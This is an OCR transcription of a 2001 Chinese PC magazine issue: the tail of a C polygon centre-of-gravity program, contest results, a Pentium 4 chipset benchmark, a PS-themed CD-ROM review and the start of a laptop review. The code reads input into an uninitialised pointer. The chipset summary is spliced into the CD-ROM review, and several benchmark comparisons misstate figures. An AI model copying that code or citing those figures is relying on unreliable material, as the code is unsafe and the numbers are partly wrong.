   if ((p[n+2].x-p[n+1].x)>0&&(p[n+1].x-p[second].x>0)) down_cross=down_cross+1;
   if ((p[n+2].x-p[n+1].x)<0&&(p[n+1].x-p[second].x<0)) down_cross=down_cross+1;
                          }
 else if((p[n+2].y-p[second].y)!=0&&(p[n+2].y-p[n+1].y)!=0&&(p[second].y-p[n+1].y)!=0)
  {if ((p[n+2].y-p[second].y)>0&&(p[second].y-p[n+1].y)>0) up_cross=up_cross+1;
  if ((p[n+2].y-p[second].y)<0&&(p[second].y-p[n+1].y)<0) up_cross=up_cross+1;
  if ((p[n+2].y-p[n+1].y)>0&&(p[n+1].y-p[second].y>0)) down_cross=down_cross+1;
  if ((p[n+2].y-p[n+1].y)<0&&(p[n+1].y-p[second].y<0)) down_cross=down_cross+1;
   }
   }
}
  if ( ((int)((up_cross+down_cross)/2))*2==up_cross+down_cross ) return -1;
  else if ( ((int)(up_cross/2))*2==up_cross) return 0;
  else return 1;      /* up_cross 用于存放中线顶点延长线方向与多边形边的交点数 */
  return -1;          /* down_cross 用于存放中线中点方向延长线与多边形的交点数 */
} /* up_cross与down_cross之和应该为奇数，如果down_cross为奇数,则三角形在多
边形内部 ，如果down_cross为偶数,则三角形在多边形外部 */

float tri_area(POINT p1,POINT p2,POINT p3)
{ float a,b,c,r,s;          /* 子程序用于计算p1、p2、p3构成三角形的面积  */
  a=length(p1,p2);  b=length(p2,p3);
  c=length(p1,p3);  r=(a+b+c)/2.0;
  s=sqrt(r*(r-a)*(r-b)*(r-c));
  return s;
}
int tri_cg(POINT *p,int n,int first,int second,int third)
{ p[n+1].x=(p[first].x+p[third].x)/2.0;    /* 子程序用于计算三角形重心坐标   */
  p[n+1].y=(p[first].y+p[third].y)/2.0;    /* 三角形顶点序号为: first,second,third */
  p[n+2].x=p[n+1].x+(p[second].x-p[n+1].x)/3.0;  /* p为存放多边形顶点数组   */
  p[n+2].y=p[n+1].y+(p[second].y-p[n+1].y)/3.0;  /* 重心坐标存放于p(n+2)  */
  return 0;
}
main()
{ FILE *fp, *fpout;
  char *filename;
  int n,i,j,k,t, *flag, flag2,flag3;
  POINT *polygon, *cg;
  float  *area,cgx,cgy,totalarea;
  printf("\n");
   printf("*******************************************************\n");
  printf("* This program is used to calculate the Center of gravity of a polygon *\n");
  printf("* Programed by ---Luobing--- BASIC Dept. of HUAWEI TECHNOLOGIES
CO. LTD. *\n");
  printf("* Any problem about this program can send email to Robenemail@163.net  *\n");
  printf("* <2001.08.12>                                                          *\n");
   printf("***************************************************\n\n");
  printf("Please input the polygon data filename:\n");
  scanf("%s",filename);
  if((fp=fopen(filename, "r"))==NULL)    /* 打开多边形数据文件  */
             {printf("Can not open the polygon data file: %s\n",filename);
      exit(0);
             }
  if((fpout=fopen("stepout", "w+"))==NULL)  /* 打开存放将多边形分解为三角形步骤的
文件 */
             {printf("Can not open the step out file: stepout\n");
      exit(0);
             }
  fscanf(fp,"%d",&n);    /* 读入多边形顶点数目  */
  polygon=(POINT *)malloc((n+4)*sizeof(POINT)); /* 为存放多边形顶点分配内存空间*/
  cg=(POINT *) malloc((n+2)*sizeof(POINT));  /* 为存放三角形重心坐标分配内存空间 */
  area=(float *)malloc((n+2)*sizeof(float));     /* 为存放三角形面积分配内存空间*/
  flag=(int *)malloc((n+2)*sizeof(int));
  for (i=1;i<=n;i++) flag[i]=0;          /* 将多边形的所有顶点标记为未使用*/
  for(i=1;i<=n;i++)                    /* 读入多边形顶点坐标*/
             {fscanf(fp,"%f%f",&polygon[i].x,&polygon[i].y);}
  t=1;      /* 初始化处理三角形计数值  */
  i=0;
  while (t<=n-2)
             {i=i+1;
 while(flag[i] != 0) {i=i+1; if (i>n) i=i-n;} /* 如果该顶点已使用,三角形第一点序号加1 */
              j=i+1;
              if (j>n) j=j-n;
while(flag[j] != 0) {j=j+1; if (j>n) j=j-n;} /*如果该顶点已使用,三角形第二点序号加1*/
              k=j+1;
              if (k>n) k=k-n;
while(flag[k] != 0) {k=k+1; if (k>n) k=k-n;} /*如果该顶点已使用,三角形第三点序号加
1*/
     if ( istrigon(polygon[i],polygon[j],polygon[k])==0 ) /* 判断是否构成三角形*/
   {if ( isperfmttrigon(polygon,flag,n,i,j,k) == 1) /* 判断多边形有无顶点在三角形内部 */
   {flag2=isinside(polygon,flag,n,i,j,k);  /* 判断三角形是否在多边形内部  */
                                   if (flag2==-1)  /* 如果计算出现异常终止程序  */
                                             {printf("float error\n");
                                              exit(0);
                                             }
              else if (flag2==0)  /* 如果为满足要求的三角形计算重心和面积  */
                                 {flag3=tri_cg(polygon,n,i,j,k);
                                 cg[t].x=polygon[n+2].x; cg[t].y=polygon[n+2].y;
                                 area[t]=tri_area(polygon[i],polygon[j],polygon[k]);
 printf("step%d-->get trigon from: %d %d %d , area%d=%f\n",t,i,j,k,t,area[t]);
 fprintf(fpout,"step%d-->get trigon from: %d %d %d , area%d=%f\n",t,i,j,k,t,area[t]);
                                              flag[j]=1;
                                              t=t+1; /* 处理三角形计数器增加1  */
                                              i=0; /* 重新设置三角形第一顶点序号 */
                                             }
                                 }
                        }
              else          /* 如果三点不能构成三角形,设置三角形面积为0 */
                        {cg[t].x=1; cg[t].y=1;
                        area[t]=0.0;
    printf("step%d-->get trigon from: %d %d %d , area%d=%f\n",t,i,j,k,t,area[t]);
 fprintf(fpout,"step%d-->get trigon from: %d %d %d , area%d=%f\n",t,i,j,k,t,area[t]);
                        flag[j]=1;
                        t=t+1;  /* 处理三角形计数器增加1 */
                        i=0;   /* 重新设置三角形第一顶点序号*/
                        }
              }
  totalarea=area[1];        /* 计算三角形重心位置和总面积*/
 cgx=cg[1].x; cgy=cg[1].y;
  if (n>3)
 {for(t=2;t<=n-2;t++)
              {if (area[t]>0.0)
                        {cgx=cgx+(cg[t].x-cgx)*(area[t]/(totalarea+area[t]));
          cgy=cgy+(cg[t].y-cgy)*(area[t]/(totalarea+area[t]));
                        totalarea=totalarea+area[t];
                        }
              }
  }
 printf("\nCenter of gravity(x,y)=(%f , %f)\n",cgx,cgy);
 printf("Total aera of the polygon=%f\n",totalarea);
 printf("\nTo see the course of divide polygon into trigons\n");
 printf("Please read the step out file named stepout.\n");
 printf("\n---Thank you for use this program.---\n");
 fclose(fp);
 fclose(fpout);
}
```

2001年第14期擂台赛获奖名单

ÀÞ　主：罗进山(湖北)

优秀奖：罗　兵(深圳)　颜毅(广西)　张光明(贵州)
刘风强(西安)　王新(湖北)　吴　海(海南)
赵小金(江苏)　高寓寒(哈尔滨)

本期评委：吴文虎　刘雅英　罗光宣　陈　虔　晓　海

本期奖品由北京中迈智讯科技发展有限公司提供，擂主将获得价值1千余元的扫描仪一台，优秀选手获软件光盘一套 。

P4X266、845、850之P4系统平台对比测试

□CFan评测室

近两年来，Intel在微处理器市场和技术方面一直受到AMD强有力的挑战，零售市场份额和微处理主频之争的失利使Intel出现了前所未有的低迷状况，但AMD的强势崛起对Intel的最大打击并不主要在这些，Intel不是很看重零售市场份额，而是受到AMD影响，Intel正常芯片发表计划步骤给搅和得乱七八糟，措手不及，尤其是PⅢ到P4再回到Tualatin，Intel一度像失去方向的行为更加让人难以揣摩其想法。

英特尔今年对各处理器出货数量预估值(单位:百万颗)

CPU	2季度	3季度	4季度
Pentium4	2	5	18
PentiumIII	14	未定	未定
Celeron	12	25	17
出货量总计	28	30	35

除了Intel在微处理芯片的动作难以捉摸外，Intel在芯片组方面也有混乱局面出现，自820芯片组开始，Intel的Rambus总线高额成本就颇受非议，不得已推出了815芯片来平息舆论，但Intel并不甘心将花了大力气捧起来的Rambus计划放下，在推出P4处理器之后依然采用，但还是闹了个灰头土脸。

为了摆脱目前微处理器方面的微妙局面，Intel决定放弃PⅢ及423pin老款P4，推出了新款的478pin P4微处理器，起始主频一下就跳到了1.5G，目前的最高主频也到了2G以上，把AMD的Athlon大幅度抛在了身后。但P4管脚规格的再次变化使得主板的支持也要发生变化，在推出这款微处理器的同时，Intel也推出了与之呼应的845芯片组。这款芯片组除了支持新的478pin P4外，也是Intel推出的低成本P4平台之一，完全支持低成本SDRAM内存而不再死盯Rambus，Intel企图通过这一招，让850和845高低档双管齐下，拿回Intel久违了的微处理器及主板芯片组上的垄断地位。

但今时已不同Intel的往日，这么大的一块市场是不可能让Intel独占的，众多厂商的动作也不慢，其中最有影响力的VIA推出了P4X266和P4M266芯片组，试图与Intel 845芯片组一较高低，SiS也推出了SiS 645芯片组加入竞争，同时ALI、Mrcion、nVIDIA、ATI等芯片厂商也推出了基于这款P4处理器的芯片组。一时之间，P4主板芯片组之战又是浓烟滚滚。

在众多的P4主板芯片组面前，许多用户一定感到很茫然，升级P4的道路仿佛一下子充满了艰辛。为了给用户们最快捷的导购指引，CFan评测室将对采用了这些芯片组的主板进行对比评测。考虑到目前市面上的零售主板只有基于P4X266、845、850芯片组的成品，所以我们这次只测试这三款平台。

认识P4主板芯片

在以前的CFan评测文章中，我们已详细介绍过850和845芯片组的情况，这两款芯片组除了支持的内存总线不同，其余方面差别并不大，就不再多说了。而P4X266芯片组则是我们第一次介绍，我们会在本文中较为详细地进行说明。

向来对芯片组市场反应敏锐的威盛(VIA)，早在去年(2000年)第四季，就看清了Intel即将主打Pentium4，当时就有个秘密的Pentium4芯片组研发计划——P4X266，最引人注目的是这项计划导入了价格性能比最好的DDR266(PC2100)内存设计。在今年(2001年)第一季，威盛正式在对一级客户的Roadmap演示文稿中列出了Pentium4-DDR芯片组的计划代号，并在9月正式发表。


其实威盛的这款P4芯片组早就决定先声夺人，在之前的六月台北国际计算机展上就展示了采用P4X266芯片组以及设计参考用的工程主板，果然一举引起当时全球业界与媒体的关注，甚至跟英特尔出现了在台面上的“气球”争议性事件。

威盛P4X266芯片组的商标


在正式发布P4X266芯片组和主板时威盛就很有信心地指出，P4X266所呈现的高性能，已经充分经过许多国内硬件网站的实测、验证，是目前最具价格性能比的Pentium4系统芯片组。威盛凭什么敢这么说呢？我们不妨先从P4X266的系统架构看起。

P4X266系统架构简介

威盛定义的P4X266芯片组，主要由两颗芯片：664BGA封装的VT8753北桥芯片，以及376BGA封装的VT8233或VT8233C南桥芯片组成。VT8753内建Pentium4处理器接口控制电路、SDR/DDR DRAM内存控制电路，AGP 2x/4x 绘图加速端口电路，以及与南桥相连接的V-Link控制电路。可支持标准为100、133MHz的SDR、DDR(相当于DDR200/266)内存，最大内存扩充容量上限为4GB。当然，P4X266芯片组也可以设计成只插



P4X266 的 P4 系统架构图



P4X266 芯片组架构图

168pin、PC133(SDR)规格的SDRAM架构，但威盛并不建议只用SDRAM内存作为P4X266的系统平台，威盛认为DDR内存更利于发挥系统的性能。

至于P4X266的南桥芯片，一样具备与北桥连接的V-Link控制电路，六组USB扩充端口，四组IDE接口(支持ATA100)，以及LPC接口的Super I/O超传统I/O接口端口的规格。若采用由通讯网络大厂3COM联合开发的VT8233C，就相当于整合了享有以稳定性著称的3COM公司等级的10/100Mbps网卡，具备Ethernet网卡连接功能；若采用VT8233 (跟供应AMD Athlon处理器的Apollo KT266的南桥芯片是同一颗)，则必须外接一颗VT6103 PHY网络实体层芯片，才具备10/100Mbps局域网络连接功能。



事实上我们还了解到，早在今年七月下旬结束的Platform Conference 2001(2001平台研发协议会) 中，威盛就公布了一颗VPX芯片，这款芯片可以提供64bit PCI总线控制能力，而且频率高达66.7MHz。如果这一颗VPX芯片量产，搭配P4X266芯片组，事实上P4X266系统就可以提供接近工作站／服务器系统平台所需要的64bit PCI 扩充能力。

另外，威盛在发布P4X266芯片的同时，还发布了一款整合S3 Prosavage4绘图芯片电路、使用DDR作为内存架构的整合型芯片组——P4M266。由于是整合型主板，市场定位更加普通。

测试平台

CPU	Pentium4 1.7GHz(100MHz × 17) 478pin
	Pentium4 1.7GHz(100MHz × 17) 423pin
内存	KingMax PC2100 DDR SDRAM 256M CL=2
	WinFast PC150 SDRAM（只使用133MHz，CL=2的设置）
硬盘	IBM 75GXP 30G
显卡	WinFast GeForce2 Ultra 64M
光驱	Acer 16X DVD
显示器	Acer 79P
主板	微星845 Pro（845芯片组，478 Pin）
	VIA 5580A（P4X266芯片组，423pin）
	华硕P4T(850芯片组，423pin)

测试系统

英文Windows Me、英文Windows 2000 Pro
DirectX 8.1、显示模式1024 × 768@85Hz
VIA Service Pack 1 (VIA 4 In 1)4.32版
nVIDIA显卡公版12.41 WHQL版驱动
Intel Chipset Software Installation Utility V3.00.028
Intel Ultra ATA Storage Driver 6.20.2011
Intel Application Accelerator 1.0.2030

说明：由于几款主板在微处理器管脚支持上还未完全统一，所以我们选用相同主频的P4 423pin和478pin处理器，两者性能完全一样。

威盛发布P4X266最重大的意义还在于同时公布了所谓VIA Modular Architecture Platform(V-MAP威盛可模块化架构平台)的概念，即现在推出的P4X266，以及将来出现整合S3图形芯片核心的P4M266，不但都是664BGA，连脚位定义都完全兼容，南桥芯片VT8233与VT8233C也维持兼容、可互换的特性。厂商只要设计一款P4-DDR主板，日后可依OEM大厂订单或市场需要，动态决定进P4X266或P4M266芯片组来焊上，完全不需要设计两种或更多型号的主板，可以节省研发资源，并加速产品推出市场的进程，这种长远而充满企图的概念正说明了VIA的野心。

Sisoft Sandra 2001 TE内存带宽测试分析

虽然Sisoft Sandra测试软件能对传统整数／浮点指令和新兴MMX/3DNOW!/SSE/SSE2 指令等性能做测试，但这次我们是评比同一系列、同主频的处理器，比较这些项目的意义不大，我们把焦点集中在内存带宽上。

	FPU Memory(MB/s)	CPU Memory(MB/s)
VIA P4X266	1056	1064
Intel 850	1427	1404
Intel 845	621	616

具备双信道Rambus架构的P4-850平台，果然CPU/FPU带宽实测值高达1404MB/s、1427MB/s，较P4X266的1064、1056(MB/s)还高出40%，但具备DDR266架构的P4X2666 CPU/FPU带宽实测值，也比

PC133 SDRAM架构的845系统平台(616、621MB/s)快了近70%！

WinBench的CPU整数／浮点性能测试分析

	CPU Mark99 (Win2K)	CPU Mark99 (WinMe)	FPU Mark99 (Win2K)	FPU Mark99 (WinMe)
VIA P4X266	105	103	6020	5880
Intel 850	105	104	5980	5870
Intel 845	99.1	97.8	6040	5900

P4X266平台在CPUMark99中的实测值分别是103(WinMe)、105(Win2K)，领先845平台的97.8、99.1，几乎跟850平台的104、105追平；但浮点运算部分，反倒是845(SDR)赢过P4X266和850，不过差距仅在30～40，相比于6000左右的数值，差距仅在千分之七。

考虑到一般测试难免会有1～2% 的误差，而且不排除是时钟频率产生器(Clock Generator) 输出频率的微小差距，所以在这个项目，我们判三者基本相等。

SysMark 2001性能测试分析

	Official Office Productivity	Official Internet Content	Official SysMark 2001 Rate
VIA P4X266	141	162	151
Intel 850	131	162	146
Intel 845	123	139	131

Bapco公司最新的SysMark 2001测试软件，是业界甚至Intel都认可的测试软件群组套件。在SysMark2001实测中，我们发现在传统办公室软件生产力(Official Office Productivity) 软件实测值中，P4X266得到141分，超越850平台的131(快7.6%) 以及845平台的123(快14.6%)；比较传输带宽的网页内容编辑软件实测值，则P4X266与850同获得162，比850的139分快了16.5%！

平均总分(Rate)则是P4X266平台小赢850平台(141分 vs 146分)，快了3.4%，而对比845平台(141 vs 131)则快了近7.6%。

Winstone 2001商业性能测试分析

为了测试数值的精准度，我们以硬盘重整后，连续跑五次后系统自行筛选、计算出的测试值为准，误差大约在1～2%以内。

	Windows 2000	Windows Me
VIA P4X266	47.9	44.2
Intel 850	47.5	43.2
Intel 845	43.2	41

我们分别在Windows 2000(Win2K)以及Windows Me(WinMe)两套操作系统环境下进行实测。前者P4X266还是以47.9的成绩微幅领先850的47.5，超出了845平台的43.2(幅度为10.88%)。

在家用计算机常用的Windows Me环境下，P4X266还是以44.2领先850平台的43.2(多了2.3%)，大于845平台的41(快了7.8%)。

CC Winstone 2001多媒体性能测试分析

跟Winstone 2001相同，先将硬盘重整最佳化，以连续跑五次后系统自行筛选、计算出的测试值为准，误差控制在2%以下。

	Windows 2000	Windows Me
VIA P4X266	62.8	50
Intel 850	64.8	51.9
Intel 845	53.6	46

在这套偏重于影像特效、网页内容编辑应用的测试软件下，能提供高主频、高带宽的P4-850平台终于发挥威力，在Win2K与WinMe下各拿到64.8与51.9分，P4X266在此项目实测值仅为62.8和50，确实不敌，带宽仅为850平台七成不到的情况下，实测效能值仅输3～3.67%，表现已经相当不错了。但若是拿P4X266对845(SDR)平台，845的53.6、46测试成绩要更逊一点，P4X266在此领先845(SDR)高达17.16%、8.7%。

3D WinBench2000画面产生速率测试分析

	640×480	800×600	1024×768	1280×1024	1600×1200
VIA P4X266	269	218	160	105	75.1
Intel 850	275	221	161	105	75.2
Intel 845	234	197	150	102	74.2

我们在640×480、800×600、1024×768、1280×1024以及最高1600×1200五种分辨率下，去测这三套P4平台搭配相同3D显卡的3D画面产生速率。这里高带宽的850平台获得全胜，在低分辨率下有275fps，最高1600×1200画面下也有75.2fps；P4X266一开始在低分辨率画面下以269fps紧追在850平台之后，但分辨率越高差距逐渐拉近。

而只有1.06GB/s带宽的845平台，最低分辨率画面下仅234fps的测试成绩，一直处于P4X266以及老大哥850的下风。P4X266的成绩比845快了近15%，但拉高到800×600 时，只比845快了12.18%，1024×768画面下差距缩小到相差6.6%，最后到最高分辨率时只相差1fps，而这应该是显卡或测试软件的极限了。

3D Mark2001性能测试分析

3D Mark2001 是MadOnion公司最新开发的电影动画等级的游戏类测试软件。它集结许多将要发行的3D游戏的精简版核心，其测试规划上就以3D游戏所能产生的画面程序为主，感觉上更接近于跑真实游戏时的性能。

	640×480	800×600	1024×768	1280×1024	1600×1200
VIA P4X266	4961	4716	4170	3184	2405
Intel 850	5227	4913	4321	3230	2425
Intel 845	4202	4099	3774	3048	2362

我们一样用640×480、800×600、1024×768、1280×1024以及最高1600×1200五种分辨率，去测这三套P4平台。高带宽的850平台仍然大获全胜，但领先P4X266的幅度，从最低分辨率640×480 的5.36%(5227 vs 4961)，随着分辨率增高，差距越来越小(4.18%→3.62%→1.44%→0.83%)。

P4X266凭着带宽比845平台多一倍的优势，从在低分辨率下640×480领先18.06%(4961 vs 4202)，往上调一级分辨率(800×600)也快了15.05%，到较高的1024×768模式，P4X266实测值也比845快了10.4% ，接下来到1280×1024以及1600×1200时，P4X266领先幅度缩小为4.46%、1.82%。

□北京 龙飞

388元的"PlayStation"

——美达PS光驱试用手记

美达出品的光驱的质量一直不错(我自己家里就在使用一款美达的24X光驱),如今又有新品——50X PS光驱,自然要弄来玩玩。

这款美达光驱的外包装看起来相当的漂亮(见图1),而



图1

包装盒背面更印有12个精美的PS游戏画面,看了真是令人浮想联翩……

打开包装,可以看到里面的附件一应俱全:PS光驱、中文用户手册、服务卡、驱动软盘、安装螺丝、模拟音频线以及一张Bleem!1.5B的正版光盘——呜呼,看来要玩PS游戏还是得用模拟器才行啊,大家都以为买了这个光驱,再接上PS手柄就变成了PlayStation了呢(不过想来也不可能,那样SONY非和美达急了不可)!

美达光驱的前面板设计得相当简洁(见图2),托盘面板上印有醒目的"PS"字样,时刻不忘提醒你它可是专为玩PS游戏设计的,在"PS"下方则是一行小字,写的是"50X CD-ROM"。面板上从左到右分别是耳机接口、音量调节、读盘



图2

指示灯、播放键和退盘键。

资料显示,这款PS光驱采用时下流行的"全钢设计",各性能指标如下:数据传输率7500KB/s,采用ATAPI/E-IDE接口,支持UDMA 33和PIO MODE4,支持Win9X/NT/2K/BeOS/OS2等多种操作系统,兼容各种CD规格,支持24X－32X音轨抓取,兼容MP3规格,低震动/低噪音设计,支持手动紧急退盘及CD盘片防碎。

看了上述性能指标,感觉并不稀奇,其实真正稀奇的是该光驱内置两种针对PS游戏的专用模式——根据美达的资料,为了让用户可以更流畅地玩PS游戏,该光驱专门在硬件Firmware中内置两个"PS游戏光盘优先模式":

一是Cache指令集优化模式。

由于"模拟器＋普通光驱"的模式是使用软件进行指令转换,所以速度会比较慢——系统配置不好的用户,这一点表现相对比较明显,玩游戏时很难取得好的效果;而美达PS-50X CD-ROM通过将指令集中到Cache中(在运行PS游戏时)进行处理,转换速度比前者快得多。

二是多转式影音数据抓取。

由于PS游戏的影像数据和音乐数据分布毫无规律,若使用软件模拟器,因经常需要寻找数据,不免造成了速度上的某些延迟。而美达PS-CD-ROM使用的"多转式影音数据抓取",能以多种读取的方式,将影音数据整合读出,从而加快了数据的读取速度。这一点,是"模拟器＋普通光驱"模式所无法做到的。

对于还不曾用过模拟器的新手,建议好好看看用户手册。该手册中详细介绍了光驱的安装过程和Bleem!软件的使用,相信新手也能很快学会如何在电脑上玩PS游戏。

参数指标查看完毕,下面我们要来亲自感受一下这款光驱的性能了。首先是速度和抓音轨以及读盘能力的测试(毕竟主要用途是做光驱么)。

评测总结 Intel的850芯片组主板以其无可比拟的综合优势在本次测试中独占鳌头,看来Rambus总线的威力还是很惊人的。威盛P4X266芯片组的市场定位,或者说假想敌,只能是锁定英特尔845芯片组。在测试中,P4X266凭借多出一倍的频宽,比RDRAM还低的延迟时间的优势,每个测试项目都对845-SDRAM芯片组平台造成了打击,优势幅度最小的为3%～18%,平均应该有8%～15%。不过845芯片组是支持DDR内存传输的,而且在未来性能规格中还会有所改进,鹿死谁手还很难说定。CF

一、速度测试

通过使用CD Speed99这个软件，读取一张614MB的数据光盘（光盘的时间长度为70:03.41），可以看到测试曲线图如下（图3）。




图3

从图中可以看出，光驱最高速为51.38X，达到了该光驱的标称数值。最后的测试结果为：随机平均传输速率是39.81X，开始的传输速率是24.29X。可以看出，这款美达PS光驱在读取普通数据盘时表现良好。

二、抓音轨测试

由于该光驱宣称采用多轨式影音数据混合抓取的技术，因此相信在音轨抓取能力上也该有不俗的表现。从测试图（图4）中可以看出，在测试一张播放时间为72分钟的




图4

CD盘时，它的性能曲线非常不错。起始速度为15.36X，最高达到了33.96X，平均速度为25.80X；随机寻道时间162ms，8X时CPU占用率12%，成绩还算不错。

只是虽然该光驱号称“低噪音”，但是抓取音轨时，还是可以听到明显的光盘呼啸声……而且随着读盘速度的不断提升，呼啸声也相对更加明显——不过这也是高速光驱难以避免的一个问题——比起某些光驱呼啸如喷气式飞机的声音，美达的光驱已经算够安静了。

两项测试结束后，又试了试该光驱读烂碟的能力，结果也令人满意。几张年代久远的烂碟，居然被读了出来——可见这款光驱的纠错性相当的良好。

OK，下面该是今天的重头戏——PS游戏试玩测试了。

由于该光驱宣传的亮点就是读取PS游戏盘，因此PS游戏的试玩就显得特别重要了。将随光驱提供的Bleem!1.5B安装好后（见图5），我们选择了“魂之利刃”来感受



图5

一下。

结果显示，虽然游戏的画面质量并无本质的提高，但是整个游戏的流畅度相当不错。出招攻击的画面连贯流畅，比起“普通光驱＋模拟器”的方式感觉效果更加理想，且声音回放效果也显得更好了。看来美达PS光驱对读PS游戏盘的确有一套（见图6，“天诛2”漂亮的动画）。



图6

再试试其他的一些游戏，感觉也都相当的流畅，而且在连续运行多款PS游戏期间（时间长达一个半小时），系统非常稳定，没有出现任何死机或者不响应现象。

最后为了确认一下这些出众的游戏效果到底是来自PS光驱的“硬件特别PS模式”，还是仅仅依靠Bleem!1.5B，我换用一台16速DVD进行了测试。结果显示，画质上和前者并无明显差异，但是游戏流畅性，场景切换速度等都比前者要差了不少。

总体来说，这款“美达PS 50X光驱”性能还算不错。由于该光驱的市场售价为388元，而市面上其他的普通50X光驱价位大都在350-400元之间。在价位相同的情况下，买“美达PS 50X光驱”，既可享受良好的光驱质量、优秀的纠错性能，更可得到一套价值30美金的正版Bleem!模拟器软件——何乐而不为呢？CF

SAMSUNG NV5000 笔记本电脑测试

□CFan 评测室



从前笔记本电脑的使用者多为商业人士，但随着笔记本电脑的功能改进、性能的提升和相关硬件配置的增加，现在越来越多的上班族、学生和在家工作者也开始加入笔记本电脑的使用者行列，这些使用者多拿笔记本电脑来储存资料、上网、玩游戏、做作业、收发电子邮件或进行文字处理。

因为使用者的需求和网络的流行，目前对电脑的3D图形、多媒体应用、数据传输读取速度要求都很高。所以笔记本电脑厂商要不断地推陈出新来满足使用者的需求。不过，笔记本电脑因为结构及设计上的原因，往往与桌上型电脑的性能有些差距。虽然笔记本电脑在PⅡ时有了移动处理器的出现，但在处理器主频上的速度始终比不上桌上型电脑。所以一般电脑使用者在选购电脑时，第一印象就是桌上型电脑。笔记型电脑一直只能固守便携式电脑的市场。

为了改变这种状况及大幅度提高笔记本电脑的性能，英特尔在研发移动电脑处理器PIII时，就强调它能提供与桌上型电脑处理器相当的性能。有了这样的支持，笔记本电脑厂商开始希望能让使用者在选购电脑时，不只想到桌上型电脑，也能将笔记本电脑列入购机考虑之列。而目前笔记本电脑市场的火爆也证明，笔记本电脑正在开拓另一些非传统市场，并不仅仅只局限在便携式电脑市场。我们这次评测的SAMSUNG NV5000笔记本电脑就是基于英特尔新一代PⅢ移动电脑处理器的笔记本电脑。

PIII移动处理器的优势

英特尔笔记本电脑的专用PIII处理器是使用0.18微米制程技术制造的，比PⅡ的0.25微米制程技术更小。因为体积缩小，使得它的耗电力比0.25微米制程技术足足省了百分之二十的耗电力(0.18微米耗电力为7.5W，0.25微米耗电力为9.2W)，这将使笔记本电脑电池的使用时间延长，而且笔记本电脑内部的空间更大，散热的效果也将更佳。同时，PⅢ处理器还结合了256K L2内置缓存，虽然这只是PⅡ的512K L2Cache的一半，但因为是与处理器同步处理，所以配合高主频的处理器，对性能的增长还是较为有利。

PIII笔记本处理器还新增了70项因特网数据流单指令扩展功能(Internet Streaming SIMD Extensions)，在执行多媒体性能和图形应用程序上的表现更加优异。同时令下载、语音和图形处理的速度更快。

PIII笔记本处理器与PⅡ笔记本处理器相比，最大的优势是将66MHz的外频提高到100MHz，100MHz的系统总线使内存存取和数据的处理速度更加快，大幅度提高笔记本电脑的性能。

在Pentium III 600及650这两款处理器中，Intel导入新的Speed Step[tm]省电技术，当笔记本使用电源供应器供电时，处理器全速运作，一旦笔记本只用电池供电时，处理器会依当时状况，将处理器降速，达到省电的目的(PIII600以下的产品没有此功能，所以PIII 600的价格是个分水岭)。

笔记本电脑的设计

SAMSUNG NV5000笔记本电脑的基本配置：

Intel PIII 750MHz	20G硬盘
S3 Savage/IX w/MV 8M显卡	
Intel BX主板	ESS PCI声卡
192M内存	56K内置Modem
12.1寸TFT液晶屏	外置1.44M软驱
东芝DVD-ROM	随机可充式电池一个

一款笔记本的设计是否合理是笔记本电脑的重要指标之一，笔记本电脑主要的特点之一就是可随处携带移动使用，所以在重量上，不管是薄型机型或是All In One机型，重量都必须控制。一般来说，薄型笔记本电脑重量应控制在低于2公斤，而All In One机型的重量则应控制在3公斤左右(包含硬盘、光驱和电池)。NV5000笔记本电脑在这方面的设计采用了几个方法，一是采用分离设计，DVD光驱、软驱及主要的扩展连结接口都设计在可分离的扩展座上，这样主机就可以保持比较薄的厚度和低于2公斤的重量，更方便于携带，这类方法在新款的笔记本上被广泛采用；二是减小笔记本电脑的平面面积，All In One机型一般采用14寸或15寸的大液晶屏幕，但NV5000比较灵活，换用12.1寸的液晶屏幕，缩小了体积并减轻了重量，当然，12.1寸的液晶屏幕依然拥有1024×768的高分辨率显示模式。另外，这台笔记电脑的外壳绝大部分都是铝镁合金材料制成的，在保持视觉美感的同时进一步减轻了重量。



分离设计使笔记本电脑更薄更轻更方便使用

NV5000外观的造型改变不大，机体的颜色也是以银色和仿木纹的金黄为主，内建的显示显存为8M，符合目前的多媒体显示支持配置，内建的S3 Savage/IX w/MV显卡支持DVD硬解压和平滑回放，并且具备了不错的3D游戏娱乐性能。

扩充和升级

